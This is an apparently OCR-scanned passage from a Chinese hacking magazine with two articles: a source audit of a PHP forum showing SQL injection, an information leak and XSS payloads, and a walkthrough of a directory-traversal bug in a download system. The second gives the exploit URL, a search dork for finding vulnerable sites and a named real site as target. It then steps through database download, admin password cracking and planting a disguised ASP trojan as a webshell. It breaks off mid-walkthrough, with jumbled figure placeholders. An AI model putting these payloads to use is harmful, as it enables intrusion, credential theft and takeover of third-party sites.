都是在GET后就直接插入到数据库当中去了，完全没考虑到参数的安全问题。自然漏洞也就出来了，如图1、图2所示。因为参数都是在URL中，所以非常方便用工具进行扫射，只要在工具中加入数据库中的字段，那么所有的密码都可以得到了。在进入后台后利用数据库备份就轻易得到webshell，如图3示。整个过程非常顺利和流畅，完全是工具的功劳呀！

二、信息泄露

文件aboutuser.php是一个显示用户注册信息的文件，在这个文件中由于没有考虑到权限的问题，所以只要知道注册用户的ID就可以在不注册的情况下查看其信息。导致很多隐私信息的泄露，下面就是其处理过程的代码。

```
if($userid == ""){
$userid = $_GET["id"];    //取得ID参数
}
$sql="SELECT numb1.pw, numb1.mail, numb1.tim, user.step, user.face, user.name, user.sex, user.birth, user.mail, user.qq, user.web, user.tel, user.comefrom, user.job, user.love, user.aboutme, online.ontims, online.txt, online.re, online.point, online.popu, online.suptxt, online.recomtxt, online.lastip, online.lastim,(TO_DAYS(NOW())-TO_DAYS(online.lastim))
        FROM numb1, user, online WHERE numb1.userid='". $userid ."' AND user.userid='". $userid ."' AND online.userid='". $userid ."'";
$test=$db->fetch_rows($sql);
if($test==0){
echo "<meta http-equiv=\"refresh\" content=\"3;URL=index.php\"><center><font color=#FF0000><strong>对不起，该会员不存在! </strong></font></center>";
.....................省略代码
if($user[6]=="m"){
$sex="男";
if($user_face == "") $user_face = "face/0.gif";
}elseif($user[6]=="f"){
$sex="女";
if($user_face == "") $user_face = "face/1.gif";
}
if($user[8]=="h"){$user_mail="";}
$user_qq = $user[9];
if($user[10] <> ""){$user_web="<a href=$user[10] target=_blank>$user[10]</a>";}
$sql = "SELECT bid, bname FROM master WHERE userid='". $userid ."'";
$num = $db->fetch_rows($sql);
```

很明显，在取得ID这个参数后就查询数据库，然后根据ID把数据库中会员的信息全部显示出来，而根本没有涉及权限的问题。如图4所示，在不注册的情况下就直接得到了管理员的信息。所以修补这个漏洞应该要加一个认证机制，用来判断用户是什么身份，然后根据身份显示不同的信息。


图4

三、疯狂跨站

这里的跨站漏洞是我见过的有史以来最疯狂的论坛，各种常见的跨站技巧在这里都尽显出来。下面就开始我们的疯狂跨站吧！

actmodifypenname.php文件用于个性签名，用户可以在上面填写自己喜欢的签名，它是这样处理的。

```
    $set1 = $_POST["set1"];
    $set2 = $_POST["set2"];
    $penname1 = $_POST["txt1"];
    $penname2 = $_POST["txt2"];
    $sql="SELECT * FROM numb1 WHERE userid='" . $id . "'
AND pw='" . $pw . "'";
     //参数没过滤
    $num=$db->fetch_rows($sql);
    $db->close();
    exit("<table width=\"300\" border=\"0\" align=\"center\">
<tr><td><font color=\"#FF0000\"><center>ERROR! 您无权进入
该页面!</center></font></td></tr></table>");
    }
    if($set1 == "y"){
    $db->query("UPDATE online SET penname1='" . $penname1
."' WHERE userid='" . $id . "'");
    }            //参数没过滤
    if($set2 == "y"){
    $db->query("UPDATE online SET penname2='" . $penname2
."' WHERE userid='" . $id . "'");
    }              //参数没过滤
    $db->close();
```

上面的参数没有得到过滤就UPDATE操作了，输入**<script>alert("签名跨站")</script>**后跨站漏洞出现，如图5所示。action.php用于会员发表帖子，同样在处理参数时没有得到有效的过滤，处理代码和上面的差不多，只是把UPDATE改成了INSERT而已。输入跨站代码后的效果如图6所示。



图5




图6




图8




图7




图9




图10



图11




图12

有发帖自然就有回帖的功能了，它是由文件actreply.php来处理数据的，代码如下：

```
    if($upload_pic_error==false && $upload_file_error==false){
    $sql="INSERT INTO " . $_re_btable . " VALUES(0,'" . $bbsid .
"','" . $bdid . "','" . $title . "','" . $text . "','" . $id . "','" . $name .
"',NOW(),'0000-00-00 00:00:00','" . $ip . "','" . $penname . "','" .
$upload_pic . "','" . $upload_file . "')";
    $db->query($sql);
```

这里的参数虽然有一些过滤，但回帖的主题却没有，而且这里还支持贴图功能。这个时候大家应该想到IMG跨站了。所以这里出现了两个跨站：一个是文本跨站，一个是IMG跨站，如图7、图8、图9所示。

论坛还支持用户自定义头像功能，不过它这里并没有过滤参数，所以我们借助IMG标签来跨站，但是这里的跨站有点不一样，如果直接输入IMG跨站代码**javascript:alert("头像跨站")**并不会取得跨站效果，因为它这里的头像大小被系统事先定义好了，如果直接输入跨站代码，我们在返回的代码中可以看到被双引号给封闭了。返回的客户端代码：**<td width="141" rowspan="7" bgcolor="#f8f8f8"><img src="javascript:alert("头像跨站") " name=face1 width="140" height="190"></td>**。所以如果我们填入"**#" onerror=alert('头像跨站') "**"这样的代码就可以避开双引号的封锁最终达到我们的目的，如图10和图11所示。

论坛还支持给其他用户发送留言的功能，为了测试这个漏洞我注册了A和B两个用户，我用A用户向B用户发送了一封留言，因为其标题限制了长度，所以用留言内容来跨站。在我登录B用户后发现有A用户的留言，打开之后就出现了跨站效果，如图12所示。而且这个跨站具有主动攻击性，我们可以在里面写入挂马代码之后发送给想挂马的用户。

四、总结

在功能上我感觉这个论坛是仿照的动网，而且不比它差多少，不过在安全性上却相差甚远，所有的参数几乎都没有过滤。上面只是简单地分析了部分漏洞，其实还是有很多其他漏洞的，只是比较鸡肋，在这里没提罢了。在写程序时应该非常清楚一点，那就是所有的参数在一定的条件下都是具有危害性的。所以参数必须要过滤，还有一点就是逻辑上不要考虑不足，不然也会出现问题。只要做到这两方面，那系统的安全性应该会大大提高了。

编辑点评：

看完这个文章，小编吓了一身冷汗，这个论坛可谓是聚所有经典漏洞于一身呀，该有的都有了，真是无语。

按照小编的经验，这个论坛肯定是"纯程序员"开发的，只讲求功能上的完善，却丝毫不注意安全性能；按照这样的想法，我们玩安全的以后可以去给他们做安全顾问，哈哈！

新云下载系统漏洞webshell

——利用新云下载系统任意文件下载文件漏洞拿

牧狼的孩子

从本文你可以学到：

1、新云下载系统产生的原因

2、由漏洞进而得到Webshell

最近在网上逛了一下，无意中看到了新云下载系统2.1SP1任意文件下载文件漏洞的公布，而且还是ACCESS和SQL版通吃的，于是就拿来和小菜们一起分享。我们先看下漏洞成因，看下源码，漏洞成因是发生在**downfile.asp**文件上，由于flash/downfile.asp文件过滤不严从而导致可下载任意文件。先看下面一句代码：

```
    url = Replace(Replace(Replace(Request("url"), "'", ""), "%",
""), "\", "/")
```

变量url从客户端提交的路径获取，仅仅过滤了'、%和\，再看下面的代码：

```
    If Len(url) > 3 Then
    If Left(url,1) = "/" Then
    Response.Redirect url
    End If
    If InStr(url,"../")<>0 Then
    Response.Redirect url
    End If
```

```
strUrl = Left(url,10)
If InStr(strUrl, "://") > 0 Then
Response.Redirect url
End If
If InStr(url, "/") > 0 Then
strPath = Server.MapPath(".") & "\" & url
strPath = Replace(strPath, "/", "\")
Call downThisFile(strPath)
Else
Response.Redirect url
End If
End If
```

以上代码也就是说如果在url中包含..\会被转换成../，然后跳转。我们再看下句代码：

```
fileName = split(thePath,"\")(UBound(split(thePath,"\")))
```

我们可以知道下载的文件名是以\为标记被分割的，懂代码的朋友都应该知道怎么利用了。所以我们可以构造以下利用语句，提交就可以任意下载想要的文件，下载什么文件呢？当然是下载我们敏感的conn.asp文件啦。里面包含有数据库等重要信息。所以我们构造的利用语句可以为：**flash/downfile.asp?url=uploadfile/../../conn.asp**，也就是下载它的coon.asp文件，读取面的数据库信息，从而可以下载数据库或得到数据库的连接信息，为下一步做准备。如果想要下载其他文件就把conn.asp改名为想要下载的文件名即可，比如index.asp。同时网上也有了这个漏洞的利用工具，原理也是一样，也是下载conn.asp文件。如图1，只要填上网址点“down conn.asp”即可。

下面我们来看看这个漏洞的利用，在Google中搜索以下关键字：**关于本站 - 网站帮助 - 广告合作 - 下载声明 - 友情连接 - 网站地图 - 管理登录**，如图2，约有194,000项之多，随便找一个打开，把构造语句**flash/downfile.asp?url=uploadfile/../../conn.asp**提交到网站根目录。就可以下载conn.asp文件了，如**http://www.mobile-home.cn/flash/downfile.aspurl=uploadfile/../../conn.asp**，如图3。


看定义数据库类别——**Const isSqlDataBase =X**，若X为1则是SQL数据库，X为0则是Access数据库。俺下的是Access数据库，打开看到数据库连接地址为：**db = "\dffunidmaksim3005.mdb"**，如图4。把它接到网站根目录，如：http://www.mobile-home.cn/dffunidmaksim3005.mdb我们就下载了它的数据库，如图5。


然后就是用数据库浏览器打开，找到**NC_Admin**的表名就可看到管理员的用户名的MD5密码，接着就是到www.cmd5.com破出了密码为“www.sina.com.cn”，如图6、图7所示。


接下来就是登录后台了，在首页右下角有个“管理登录”的连接，省去了我们找后台的麻烦，直接点击就进入了。如果管理员删了这个连接，那么默认是在/admin/admin_login.asp这个路径，或者用工具找即可，如图8是我进入了后台。在添加广告处有上传图片的功能，在数据库处理处有数据库备份的功能，相信刚出生的菜鸟也知道怎么做了。立马上传一匹jpg格式的asp马儿，顺利得到了jpg文件的地址为：**adfile/UploadPic/2006-11/200611722193674644.jpg**，如图9。


来到备份数据库处，在当前数据库路径处写上jpg格式木马文件的地址，如：**/adfile/UploadPic/2006-11/200611722193674644.jpg**，备份数据库名称随意写个**asp**格式的文件名，如图10。


点“备份数据库”，



图1 利用工具



图2 搜索结果

